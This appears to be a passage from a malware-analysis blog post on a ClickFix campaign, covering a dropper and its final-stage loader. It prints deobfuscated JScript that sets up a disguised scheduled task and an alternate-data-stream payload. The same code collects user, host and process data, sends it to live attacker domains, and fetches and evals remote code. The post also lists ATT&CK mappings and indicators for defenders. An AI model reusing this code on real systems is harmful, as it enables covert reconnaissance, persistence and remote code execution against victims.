


Figure 11: Malicious script with key persistence (3) and ADS-related elements highlighted (4).

The script described above functions as a **dropper**, establishing persistence for a file deployed into the system.

In the next step, the script that was dropped and stored as an **Alternate Data Stream (ADS)** under `Evernote.exe:Zone.Identifier`. In addition to the typical obfuscation techniques observed throughout this attack, this particular payload introduces **two distinct obfuscation layers**: URL decoding and hexadecimal encoding. These layers are stacked to further obscure the script's actual behavior and hinder both manual inspection and automated detection.

Press enter or click to view image in full size




Figure 12: Payload decoded down to the hexadecimal-encoded layer.

After decoding the final layer and performing deobfuscation, the last script used in the attack - responsible for the actual malicious functionality — was obtained. This script represents the final payload in the chain and executes the core logic intended by the attacker.

Press enter or click to view image in full size




Figure 13: Deobfuscated version of the final malicious script.

The final malicious script, executed from the `Zone.Identifier` alternate data stream attached to `Evernote.exe`, functions as a **reconnaissance module** and **dynamic loader**. It begins by checking whether any command-line arguments are provided. If none are detected, the script exits immediately. This may serve as a simple anti-analysis mechanism or a form of execution control.


Next, the script initiates an HTTP POST request to the command-and-control server (Figure 14, part 1) at `hxxps://1000lifelessons[.]shop/carhartt-8-pocket-knit-waistband-cargo-jogger.html`. Before sending data, it performs extensive system enumeration using Windows Management Instrumentation (WMI). The script collects the current username, computer name, operating system name and version, and the system's last boot-up time. It also enumerates all currently running processes, gathering their names and process IDs (Figure 14, part 2,3).

These data points are then aggregated into a single string, which is reversed character-by-character and URL-encoded — a basic, yet effective, method of obfuscating telemetry before transmission (Figure 14, part 4). The encoded data are then sent to the C2 server, likely serving both as a passive fingerprinting operation and a filtering mechanism to determine whether the environment is suitable for deploying the next payload.

Following this, the script evaluates the execution context by counting the number of files in its own directory. If more than one file is found, it exits immediately — an evasive behavior potentially aimed at avoiding analysis in sandbox environments, where multiple monitoring files may be present.

If no exit condition is triggered, the script proceeds to perform a GET request to another URL: `hxxps://1000lifelessons[.]shop/tFwrrC9p/captcha/captcha.js`. It sets a spoofed User-Agent string to mimic a legitimate Chrome browser on Windows 10. If the server responds with a payload larger than 300,000 characters, the response is URL-decoded and passed to `eval()` for execution—indicating a dynamic second-stage loader capable of retrieving and executing arbitrary JavaScript code on the fly (Figure 14, part 6).

Press enter or click to view image in full size



```
if (WScript.Arguments.length === 0) {
  WScript._0x5f59bf(WScript.Arguments.length);
  WScript.Quit(0);
}
var a0_0x2a7cc3 = new ActiveXObject("Microsoft.XMLHTTP");
a0_0x2a7cc3.open('POST', "https://1000lifelessons.shop/carhartt-8-pocket-knit-waistband-cargo-jogger.html", false);
a0_0x2a7cc3.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
var a0_0x257587 = GetObject("winmgmts:\\\\.\\root\\cimv2");
var userName = WScript.CreateObject("WScript.Network").UserName;
var computerName = WScript.CreateObject("WScript.Network").ComputerName;
var a0_0x3dd6ef = a0_0x257587.ExecQuery("SELECT * FROM Win32_OperatingSystem");
var a0_0x268755 = new Enumerator(a0_0x3dd6ef);
var osVersion = '';
for (; !a0_0x268755.atEnd(); a0_0x268755.moveNext()) {
  osVersion = a0_0x268755.item().Caption + " " + a0_0x268755.item().Version;
}
var a0_0x47f43d = '';
var a0_0x3dd6ef = a0_0x257587.ExecQuery("SELECT * FROM Win32_OperatingSystem");
var a0_0x268755 = new Enumerator(a0_0x3dd6ef);
for (; !a0_0x268755.atEnd(); a0_0x268755.moveNext()) {
  a0_0x47f43d = a0_0x268755.item().LastBootUpTime;
}
a0_0x47f43d = new Date(a0_0x47f43d.substring(0, 4), a0_0x47f43d.substring(4, 6) - 1, a0_0x47f43d.substring(6, 8), a0_0x47f43d.substring(8, 10), a0_0x47f
var a0_0x279ed9 = a0_0x257587.ExecQuery("SELECT * FROM Win32_Process");
var a0_0x26d2cc = [];
var a0_0x475040 = new Enumerator(a0_0x279ed9);
for (; !a0_0x475040.atEnd(); a0_0x475040.moveNext()) {
  a0_0x26d2cc.push(a0_0x475040.item().Name + '|' + a0_0x475040.item().ProcessId);
}
var a0_0x2faf49 = [];
a0_0x2faf49.push("User: " + userName);
a0_0x2faf49.push("\nComputer: " + computerName);
a0_0x2faf49.push("\nSystem: " + osVersion);
a0_0x2faf49.push("\nBooted: " + a0_0x47f43d);
a0_0x2faf49.push("\nTime: " + new Date());
a0_0x2faf49.push("\nProcesses:\n\t" + a0_0x26d2cc.join("\n\t"));
a0_0x2faf49 = encodeURIComponent(a0_0x2faf49.join().split('').reverse().join(''));
a0_0x2a7cc3.send(a0_0x2faf49);
var a0_0x2fc5a4 = new ActiveXObject("Scripting.FileSystemObject");
var scriptPath = WScript.ScriptFullName;
var a0_0x533140 = a0_0x2fc5a4.GetParentFolderName(scriptPath);
var a0_0x3ba453 = a0_0x2fc5a4.GetFolder(a0_0x533140);
var a0_0x4d5ed5 = a0_0x3ba453.Files;
var a0_0x228fc3 = 0;
for (var a0_0x1d5d3b = new Enumerator(a0_0x4d5ed5); !a0_0x1d5d3b.atEnd(); a0_0x1d5d3b.moveNext()) {
  a0_0x228fc3++;
}
if (a0_0x228fc3 > 1) {
  WScript.Quit(0);
}
var a0_0x37c605 = new ActiveXObject("Microsoft.XMLHTTP");
a0_0x37c605.Open("GET", "https://1000lifelessons.shop/tFwrrC9p/captcha/captcha.js", false);
a0_0x37c605.setRequestHeader('User-Agent', "Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.50 Safari/537.36");
a0_0x37c605.Send();
```

Figure 14: Key excerpts from the final loader file.

Conclusions

The ClickFix attack exemplifies a sophisticated and evolving intrusion method that relies on a combination of technical stealth and social engineering. At its core is a tactic that has become increasingly common among threat actors — compromising legitimate websites to serve as watering holes. By injecting malicious JavaScript into trusted sites, attackers can passively lure victims without the need for overt phishing emails or malicious downloads. This approach leverages user trust and topical relevance to increase the likelihood of user engagement and successful payload delivery.

The ClickFix technique specifically shifts the burden of execution to the user through clipboard hijacking and visual deception. This method bypasses many traditional security controls by exploiting user behavior rather than relying on software vulnerabilities. As a result, the initial stage of the attack often goes unnoticed by conventional detection systems, especially in environments that rely solely on automated threat prevention.

Throughout the attack chain, the adversary demonstrates a high level of operational maturity. The use of obfuscated JavaScript, multi-stage payloads, and Alternate Data Streams (ADS) for stealthy file delivery indicates a deliberate effort to evade detection and resist forensic analysis. The attacker also adapts their infrastructure dynamically, as observed in the July 16, 2025 variant — where changes were made to domain names, file paths, and even scheduled task identifiers to better blend into the victim environment.

One of the most critical aspects of this attack is the presence of a **conditional final-stage loader**, observed at the end of the infection chain. This loader gathers detailed telemetry from the victim's machine — including OS version, username, hostname, system uptime, and a full list of running processes — and sends it back to the attacker's server. Only if the collected data matches the threat actor's targeting criteria does the loader fetch and execute a final payload. This selective execution mechanism strongly suggests a **targeted campaign**, where only systems of interest are subject to full compromise. Such behavior is typical of APT-style operations or campaigns focused on high-value victims.

In conclusion, ClickFix is more than an isolated technique; it represents a modular and extensible framework for gaining initial access through user deception, and for selectively escalating access based on reconnaissance. The blending of social engineering, compromised infrastructure, and stealthy persistence mechanisms makes this attack highly effective and difficult to detect. Defenders must look beyond signatures and static indicators, and focus on behavioral detection strategies — particularly those involving unusual use of scripting engines (e.g., `mshta.exe`), clipboard operations, scheduled tasks, and system reconnaissance activity.

Update

On July 16, 2025, I observed another website containing injected code that followed the same attack chain as previously analyzed. The entire flow of execution, from the malicious JavaScript injection to user interaction and payload delivery, remained consistent. However, there were two notable differences: the domain used to host the malicious payloads had changed, and the attacker modified the persistence mechanism by changing the folder and file names.

In this variant, the attacker created a folder and executable that impersonated AutoCAD software. Specifically, a new folder named `AutoDisk` was created, and within it, a file named `acad.exe` was placed. As in the previous attack, `wscript.exe` from the system directory was copied to this location. The malicious script also registered a scheduled task with a seemingly legitimate description: "Runs batch plotting for drawing files nightly." This description is meant to blend in with legitimate AutoCAD-related tasks and avoid detection.

Another key change was in the configuration of the final-stage loader. The hardcoded User-Agent used in the HTTP request was updated, further helping the traffic blend in with typical browser behavior. Additionally, the size threshold used to validate the downloaded remote JavaScript payload was reduced — from 300,000 characters in the initial attack to 200,000 in this iteration — possibly as an evasion tactic or an adjustment based on payload size optimization.

Details of the July 16 incident are provided below.

Press enter or click to view image in full size




Figure 15a: ClickFix screen from the July 16, 2025 attack.

Press enter or click to view image in full size

Figure 15b: Code snippet embedding the iframe — new domain visible.

Press enter or click to view image in full size

```
var a0_0xa9ec39 = new ActiveXObject("Scripting.FileSystemObject");
var a0_0x2bf981 = 0;
var a0_0x1d68f9 = String(a0_0xa9ec39.GetSpecialFolder(2));
for (var a0_0x2a340f = a0_0x1d68f9.length - 1; a0_0x2a340f >= 0; a0_0x2a340f--) {
  if (a0_0x1d68f9.charAt(a0_0x2a340f) === "\\") {
    a0_0x2bf981 = a0_0x2a340f;
    break;
  }
}
var a0_0x1ef6e8 = String(a0_0x1d68f9).substring(0, a0_0x2bf981);
var a0_0xd5c32e = a0_0x1ef6e8 + "\\AutoDisk";
var a0_0x1a738f = a0_0xd5c32e + "\\acad.exe";
if (a0_0xa9ec39.FolderExists(a0_0xd5c32e)) {} else {
  a0_0xa9ec39.CreateFolder(a0_0xd5c32e);
  if (a0_0xa9ec39.FileExists("C:\\Windows\\System32\\wscript.exe")) {
    a0_0xa9ec39.CopyFile("C:\\Windows\\System32\\wscript.exe", a0_0x1a738f, true);
  } else {}
  var a0_0x59ec8d = new ActiveXObject("Schedule.Service");
  a0_0x59ec8d.Connect();
  var a0_0x5e6109 = a0_0x59ec8d.GetFolder("\\");
  var a0_0x59b977 = a0_0x59ec8d.NewTask(0);
  var a0_0x155195 = a0_0x59b977.RegistrationInfo;
  a0_0x155195.Description = "Runs batch plotting for drawing files nightly";
  var a0_0x43f5ae = "//B //E:jscript " + String.fromCharCode(34) + a0_0x1a738f + ":Zone.Identifier" + String.fromCharCode(34) + " /draw";
  var a0_0x1f5af8 = a0_0x59b977.Actions.Create(0);
  a0_0x1f5af8.Path = a0_0x1a738f;
  a0_0x1f5af8.Arguments = a0_0x43f5ae;
  var a0_0x4c5338 = a0_0x59b977.Triggers.Create(2);
  a0_0x4c5338.StartBoundary = "2000-01-01T09:00:00";
  a0_0x4c5338.Enabled = true;
  a0_0x4c5338.Repetition.Interval = "PT15M";
  a0_0x4c5338.Repetition.Duration = "P1D";
  a0_0x59b977.Settings.MultipleInstances = 1;
  a0_0x5e6109.RegisterTaskDefinition("AutoCAD Batch Plot", a0_0x59b977, 6, null, null, 3, null);
  var textFile = a0_0xa9ec39.CreateTextFile(a0_0x1a738f + ":Zone.Identifier");
  jsCode =
```

Figure 15c: Code fragment implementing the persistence mechanism — new file and scheduled task names visible.

Press enter or click to view image in full size

```
var a0_0x2af75f = new ActiveXObject("Microsoft.XMLHTTP");
a0_0x2af75f.open("POST", "https://channelnewsasia.icu/vnmake-Thane-it-sloppily-Macd-With-my-It-welliou.html", false);
a0_0x2af75f.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
var a0_0x2d474d = GetObject("winmgmts:\\\\.\\root\\cimv2");
var userName = WScript.CreateObject("WScript.Network").UserName;
var computerName = WScript.CreateObject("WScript.Network").ComputerName;
var a0_0x4b9ac6 = a0_0x2d474d.ExecQuery("SELECT * FROM Win32_OperatingSystem");
var a0_0x56f5d6 = new Enumerator(a0_0x4b9ac6);
var osVersion = '';
for (; !a0_0x56f5d6.atEnd(); a0_0x56f5d6.moveNext()) {
  osVersion = a0_0x56f5d6.item().Caption + " " + a0_0x56f5d6.item().Version;
}
var a0_0x2991b0 = '';
var a0_0x4b9ac6 = a0_0x2d474d.ExecQuery("SELECT * FROM Win32_OperatingSystem");
var a0_0x56f5d6 = new Enumerator(a0_0x4b9ac6);
for (; !a0_0x56f5d6.atEnd(); a0_0x56f5d6.moveNext()) {
  a0_0x2991b0 = a0_0x56f5d6.item().LastBootUpTime;
}
a0_0x2991b0 = new Date(a0_0x2991b0.substring(0, 4), a0_0x2991b0.substring(4, 6) - 1, a0_0x2991b0.substring(6, 8), a0_0x2991
var a0_0x104728 = a0_0x2d474d.ExecQuery("SELECT * FROM Win32_Process");
var a0_0x3ef6d6 = [];
var a0_0x3db9c1 = new Enumerator(a0_0x104728);
for (; !a0_0x3db9c1.atEnd(); a0_0x3db9c1.moveNext()) {
  a0_0x3ef6d6.push(a0_0x3db9c1.item().Name + '|' + a0_0x3db9c1.item().ProcessId);
}
var a0_0x1fdc10 = [];
a0_0x1fdc10.push("User: " + userName);
a0_0x1fdc10.push("\nComputer: " + computerName);
a0_0x1fdc10.push("\nSystem: " + osVersion);
a0_0x1fdc10.push("\nBooted: " + a0_0x2991b0);
a0_0x1fdc10.push("\nTime: " + new Date());
a0_0x1fdc10.push("\nProcesses:\n\t" + a0_0x3ef6d6.join("\n\t"));
a0_0x1fdc10 = encodeURIComponent(a0_0x1fdc10.join().split('').reverse().join(''));
a0_0x2af75f.send(a0_0x1fdc10);
```

Figure 15d: Final fragment — conditional loader with visible domain changes.

Press enter or click to view image in full size

```
var a0_0x264977 = new ActiveXObject("Microsoft.XMLHTTP");
a0_0x264977.Open("GET", "https://channelnewsasia.icu/omsdk/releases/live/omweb-v1.js", false);
a0_0x264977.setRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.1958");
a0_0x264977.Send();
if (a0_0x264977.Status == 200) {
  try {
    var a0_0x510868 = a0_0x264977.responseText;
    if (a0_0x510868.length > 200000) {
      eval(decodeURIComponent(a0_0x510868));
    }
  } catch (a0_0x2d61bd) {}
```

Figure 15e: Final fragment — conditional loader with visible domain changes.

TTP

T1189 Initial Access: Drive-by Compromise

Attackers infect legitimate websites by injecting malicious JavaScript.

T1059.005 Execution: Command and Scripting Interpreter

Using mshta.exe to run malicious JScript/VBScript scripts.

T1204.004 Execution: User Execution

The user is tricked into manually executing code using the Malicious Copy and Paste technique (ClickFix).

https://attack.mitre.org/techniques/T1204/004/

T1053.005 Persistence: Scheduled Task
Creating scheduled tasks with names mimicking legitimate system processes (e.g., MicrosoftEdgeUpdateTaskMachineCore).

T1564.004 Persistence: Alternate Data Streams (ADS)
Hiding scripts within alternate data streams of files (e.g., Evernote.exe:Zone.Identifier).

T1027 Defense Evasion: Obfuscated Files or Information
Multi-layered JavaScript obfuscation (URL decoding, hexadecimal encoding).

T1036.003 Defense Evasion: Masquerading: Rename Legitimate Utilities
Hiding files under names resembling legitimate software (e.g., folder Evernotte, file Evernote.exe).

T1082 Discovery: System Information Discovery
Collecting information about the operating system, username, and computer name.

T1057 Discovery: System Process Discovery
Retrieving a list of running processes with their process IDs.

T1071 Command and Control: Application Layer Protocol
Communicating with the C2 server via HTTP(S), sending system telemetry data.

T1129 Execution: Dynamic Code Loading
Downloading and executing remote JavaScript scripts (e.g., captcha.js from the C2 server).

IoC

Attack 1

```
hxxps://1000lifelessons[.]shop/
main domain used for hosting payloads

hxxps://1000lifelessons[.]shop/v1/Track/y6ywH-bTaUOtFHqcS8HqGA2.htm
iframe source page

hxxps://1000lifelessons[.]shop/track_v1.dhtml
2stage payload

hxxps://1000lifelessons[.]shop/carhartt-8-pocket-knit-waistband-cargo-jogger.html
endpoint receiving system telemetry data

hxxps://1000lifelessons[.]shop/tFwrrC9p/captcha/captcha.js
dynamically downloaded remote JavaScript payload

Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.50 Safari/537.
User-Agent
```

Attack 2

```
hxxps://channelnewsasia[.]icu/
main domain used for hosting payloads

hxxps://channelnewsasia[.]icu//_Incapsula_Resource_v1.htm
iframe source simulating CAPTCHA

hxxps://channelnewsasia[.]icu/get/css.esca.dhtml
2stage payload

hxxps://channelnewsasia[.]icu/vnmake-Thane-it-sloppily-Macd-With-my-It-welliou.html
endpoint receiving system telemetry data

hxxps://channelnewsasia[.]icu/omsdk/releases/live/omweb-v1.js
dynamically downloaded remote JavaScript payload

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.10
User-Agent
```

Analysis date: July 15-16, 2025
